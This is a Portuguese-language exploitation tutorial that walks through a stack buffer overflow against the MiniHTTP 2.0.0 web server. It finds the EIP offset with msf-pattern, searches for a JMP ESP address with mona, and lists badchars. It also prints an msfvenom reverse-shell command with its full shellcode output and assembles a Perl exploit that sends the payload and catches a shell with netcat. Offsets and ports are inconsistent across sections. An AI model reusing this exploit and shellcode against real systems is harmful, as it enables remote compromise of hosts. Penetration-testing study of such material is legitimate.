
Antes de executar o script, execute pela segunda vez o MiniHTTP e inicie-o, coloque o servidor no modo “***listen***”.

6.2.1 Monitorando o servidor WEB


Abra o Immunity Debug para monitoramento a execução do servidor WEB:



Agora, vamos apontar para o servidor MiniHTTP 2.0.0, clique em File, selecione a aplicação MiniHTTP 2.0.0 e depois clique em Attach para anexarmos o servidor WEB e monitorarmos:




Clique no botão Play:



6.2. Execute o script em Perl:


Nessa seção executaremos o script para descobrirmos o nosso EIP:



Resultado do EIP:

6.3 Qual o offset?

Nessa seção precisamos descobrir o número de offsets e trabalharmos com encaixe na planilha.
Vamos usar o msf-pattern para descobrirmos o número de offsets:



O resultado foi 5438, ou seja, a quantidade de bytes para chegarmos ao EIP.

6.4 VALIDAR A ESTRUTURA

Antes de iniciar essa seção, repita a seção **6.2.1** para monitorar a execução e comportamento do servidor pelo Immunity Debug.

Precisamos validar a estrutura da pilha utilizamos 3 letras para preencher a pilha: A, B e C.

As serão os offsets;


B deverão cobrir o local da memória que o endereço EIP

C deverão cobrir o local da memória que será adicionado nosso shellcode.

A estrutura do nosso payload, será a seguinte:

```
my $offset = "A"x5438;
my $eip = "B"x4;
my $esp = "C"x(500-length($offset));

my $payload = $offset.$eip.$esp;
```

Ao executar o nosso script teremos o resultado:




Veja que está funcionando perfeitamente.

6.4 JUMP

O próximo passo será descobrir uma DLL que possa servir como jump para nosso shellcode.

Digite no Immunity Debug o seguinte comando:

```
!mona jmp -r esp -n
```



Aguarde enquanto as dlls estão sendo pesquisadas pelo mona, conforme a imagem acima. Na imagem acima, está a DLL com o jump pronto

0x7c941eed

Sabendo pelo Metasploit quais são os badchars, não precisamos executar o Immunity Debug e o mona para descobrir essa informação.

Os badchars são:

```
\x00\x0A\x0D
```

Embora a quantidade de NOPs definida pela Metasploit seja 5438, recomendamos adicionar testar a quantidade de NOPs.

Em nosso exemplo, a quantidade de NOPS foram 30, portanto, recomendamos testar.

7.0 CONSTRUINDO O EXPLOIT

Conseguimos as informações importantes para criar o exploit:

1º os offsets, são 5483, ou seja, idênticas as informações fornecidas pelo Metasploit.

2º o JUMP em EIP sofreu alterações, não as mesmas do Metasploit, normal.

3º Os badchars estão corretos, essa informação é a mesma do Metaspoit.

Vamos estrutura o exploit:

```
#!/usr/bin/perl

use IO::Socket::INET;

my $host     = '192.168.176.133';
my $port     = 21;

my $offset = "A"x5483;
my $eip = " \xed\x1e\x94\x7c";
```

7.1 CRIANDO O SHELLCODE

Agora vamos criar nosso shellcode, responsável pela obtenção da shell no servidor remoto, acesse o terminal do Kali Linux e crie um shellcode com o msfvenom:

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# msfvenom -p windows/shell_reverse_tcp lhost=192.168.176.131
lport=4442 EXITFUNC=thread -b '\x00\x0a\x0d' -a x86 --platform Windows -f
perl
Foun  d 12 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of perl file: 1544 bytes
my $buf =
"\xbe\x51\x90\xa5\x39\xdb\xde\xd9\x74\x24\xf4\x58\x29\xc9" .
"\xb1\x52\x83\xe8\xfc\x31\x70\x0e\x03\x21\x9e\x47\xcc\x3d" .
"\x76\x05\x2f\xbd\x87\x6a\xb9\x58\xb6\xaa\xdd\x29\xe9\x1a" .
"\x95\x7f\x06\xd0\xfb\x6b\x9d\x94\xd3\x9c\x16\x12\x02\x93" .
"\xa7\x0f\x76\xb2\x2b\x52\xab\x14\x15\x9d\xbe\x55\x52\xc0" .
"\x33\x07\x0b\x8e\xe6\xb7\x38\xda\x3a\x3c\x72\xca\x3a\xa1" .
"\xc3\xed\x6b\x74\x5f\xb4\xab\x77\x8c\xcc\xe5\x6f\xd1\xe9" .
"\xbc\x04\x21\x85\x3e\xcc\x7b\x66\xec\x31\xb4\x95\xec\x76" .
"\x73\x46\x9b\x8e\x87\xfb\x9c\x55\xf5\x27\x28\x4d\x5d\xa3" .
"\x8a\xa9\x5f\x60\x4c\x3a\x53\xcd\x1a\x64\x70\xd0\xcf\x1f" .
"\x8c\x59\xee\xcf\x04\x19\xd5\xcb\x4d\xf9\x74\x4a\x28\xac" .
"\x89\x8c\x93\x11\x2c\xc7\x3e\x45\x5d\x8a\x56\xaa\x6c\x34" .
"\xa7\xa4\xe7\x47\x95\x6b\x5c\xcf\x95\xe4\x7a\x08\xd9\xde" .
"\x3b\x86\x24\xe1\x3b\x8f\xe2\xb5\x6b\xa7\xc3\xb5\xe7\x37" .
"\xeb\x63\xa7\x67\x43\xdc\x08\xd7\x23\x8c\xe0\x3d\xac\xf3" .
"\x11\x3e\x66\x9c\xb8\xc5\xe1\x63\x94\x75\x71\x0b\xe7\x75" .
"\x63\x90\x6e\x93\xe9\x38\x27\x0c\x86\xa1\x62\xc6\x37\x2d" .
"\xb9\xa3\x78\xa5\x4e\x54\x36\x4e\x3a\x46\xaf\xbe\x71\x34" .
"\x66\xc0\xaf\x50\xe4\x53\x34\xa0\x63\x48\xe3\xf7\x24\xbe" .
"\xfa\x9d\xd8\x99\x54\x83\x20\x7f\x9e\x07\xff\xbc\x21\x86" .
"\x72\xf8\x05\x98\x4a\x01\x02\xcc\x02\x54\xdc\xba\xe4\x0e" .
"\xae\x14\xbf\xfd\x78\xf0\x46\xce\xba\x86\x46\x1b\x4d\x66" .
"\xf6\xf2\x08\x99\x37\x93\x9c\xe2\x25\x03\x62\x39\xee\x23" .
"\x81\xeb\x1b\xcc\x1c\x7e\xa6\x91\x9e\x55\xe5\xaf\x1c\x5f" .
"\x96\x4b\x3c\x2a\x93\x10\xfa\xc7\xe9\x09\x6f\xe7\x5e\x29" .
"\xba";
```

Criando a estrutura principal:


```
my $offset = "A"x5483;
my $eip = "\xed\x1e\x94\x7c";
my $shellcode =
"\xbe\x51\x90\xa5\x39\xdb\xde\xd9\x74\x24\xf4\x58\x29\xc9" .
"\xb1\x52\x83\xe8\xfc\x31\x70\x0e\x03\x21\x9e\x47\xcc\x3d" .
"\x76\x05\x2f\xbd\x87\x6a\xb9\x58\xb6\xaa\xdd\x29\xe9\x1a" .
"\x95\x7f\x06\xd0\xfb\x6b\x9d\x94\xd3\x9c\x16\x12\x02\x93" .
"\xa7\x0f\x76\xb2\x2b\x52\xab\x14\x15\x9d\xbe\x55\x52\xc0" .
"\x33\x07\x0b\x8e\xe6\xb7\x38\xda\x3a\x3c\x72\xca\x3a\xa1" .
"\xc3\xed\x6b\x74\x5f\xb4\xab\x77\x8c\xcc\xe5\x6f\xd1\xe9" .
"\xbc\x04\x21\x85\x3e\xcc\x7b\x66\xec\x31\xb4\x95\xec\x76" .
"\x73\x46\x9b\x8e\x87\xfb\x9c\x55\xf5\x27\x28\x4d\x5d\xa3" .
"\x8a\xa9\x5f\x60\x4c\x3a\x53\xcd\x1a\x64\x70\xd0\xcf\x1f" .
"\x8c\x59\xee\xcf\x04\x19\xd5\xcb\x4d\xf9\x74\x4a\x28\xac" .
"\x89\x8c\x93\x11\x2c\xc7\x3e\x45\x5d\x8a\x56\xaa\x6c\x34" .
"\xa7\xa4\xe7\x47\x95\x6b\x5c\xcf\x95\xe4\x7a\x08\xd9\xde" .
"\x3b\x86\x24\xe1\x3b\x8f\xe2\xb5\x6b\xa7\xc3\xb5\xe7\x37" .
"\xeb\x63\xa7\x67\x43\xdc\x08\xd7\x23\x8c\xe0\x3d\xac\xf3" .
"\x11\x3e\x66\x9c\xb8\xc5\xe1\x63\x94\x75\x71\x0b\xe7\x75" .
"\x63\x90\x6e\x93\xe9\x38\x27\x0c\x86\xa1\x62\xc6\x37\x2d" .
"\xb9\xa3\x78\xa5\x4e\x54\x36\x4e\x3a\x46\xaf\xbe\x71\x34" .
"\x66\xc0\xaf\x50\xe4\x53\x34\xa0\x63\x48\xe3\xf7\x24\xbe" .
"\xfa\x9d\xd8\x99\x54\x83\x20\x7f\x9e\x07\xff\xbc\x21\x86" .
"\x72\xf8\x05\x98\x4a\x01\x02\xcc\x02\x54\xdc\xba\xe4\x0e" .
"\xae\x14\xbf\xfd\x78\xf0\x46\xce\xba\x86\x46\x1b\x4d\x66" .
"\xf6\xf2\x08\x99\x37\x93\x9c\xe2\x25\x03\x62\x39\xee\x23" .
"\x81\xeb\x1b\xcc\x1c\x7e\xa6\x91\x9e\x55\xe5\xaf\x1c\x5f" .
"\x96\x4b\x3c\x2a\x93\x10\xfa\xc7\xe9\x09\x6f\xe7\x5e\x29" .
"\xba";
my $nop = "\x90"x300;

my $payload = $offset.$eip.$nop.$shellcode;
```

Para finalizarmos, será preciso fazer 3 ações:


1. Iniciar o WEB MiniHTTP 2.0.0 novamente e deixar no modo listen, sem o Immunity Debug.
2. Colocar o netcat para ouvir na porta 444
3. e executar o exploit.

7.2 RESULTADO DO EXPLOIT

Para que tudo funcione vamos seguir os 3 passos mencionados acima:



1º Servidor está online.




2º Netcat ouvindo na porta 4444.

3º Execute o exploit no terminal Linux com o seguinte comando:

```
┌──(root㉿kali)-[/home/kali]
└─# perl minig.pl
```

Não esqueça de adicionar o endereço IP do seu alvo no script em Perl.

Após executar o exploit, verifique o resultado no terminal que o netcat foi executado ou está escutando na porta 444.
O resultado da shell será similar a da imagem abaixo:



8.0 APPLICATION SECURITY

No contexto de Segurança de Aplicações precisamos adotar algumas medidas de segurança, a fim de proteger de futuros ataques, como por exemplo:

1. Atualização dos patches de segurança;
2. Instalação de dispositivos de rede, como IPs, WAF, Firewall etc
3. Instalação de sistemas a nível de sistema operacional, visando a integridade de proteção de sistemas operacionais.
4. Revisão de políticas de segurança, por exemplo, políticas de acesso etc.
5. Pentest regularmente ao sistema alvo
6. Análise de vulnerabilidade contínuo.

Nesse cenário, a recomendação mais relevante é a remoção das informações de banners, principalmente as informações sobre o versionamento do serviço.

E se houver atualizações, atualize. Caso não haja atualizações, busque serviços equivalentes que atendam suas demandas diárias.

E para complementar, siga os 4 itens acima para garantir maior proteção do seu ambiente.

As informações contidas nessa seção, são recomendações padrões, mas uma análise e um estudo profundo do ambiente deve ser realizado para melhores recomendações mais assertivas e precisas.

9.0 SOBRE O AUTOR

Paper criado por Fernando Mengali no dia 26 de março de 2025.

LinkedIn: https://www.linkedin.com/in/fernando-mengali-273504142/

Minha página web com vários Papers para aprendizagem e estudos:

https://papers.fitoxs.com/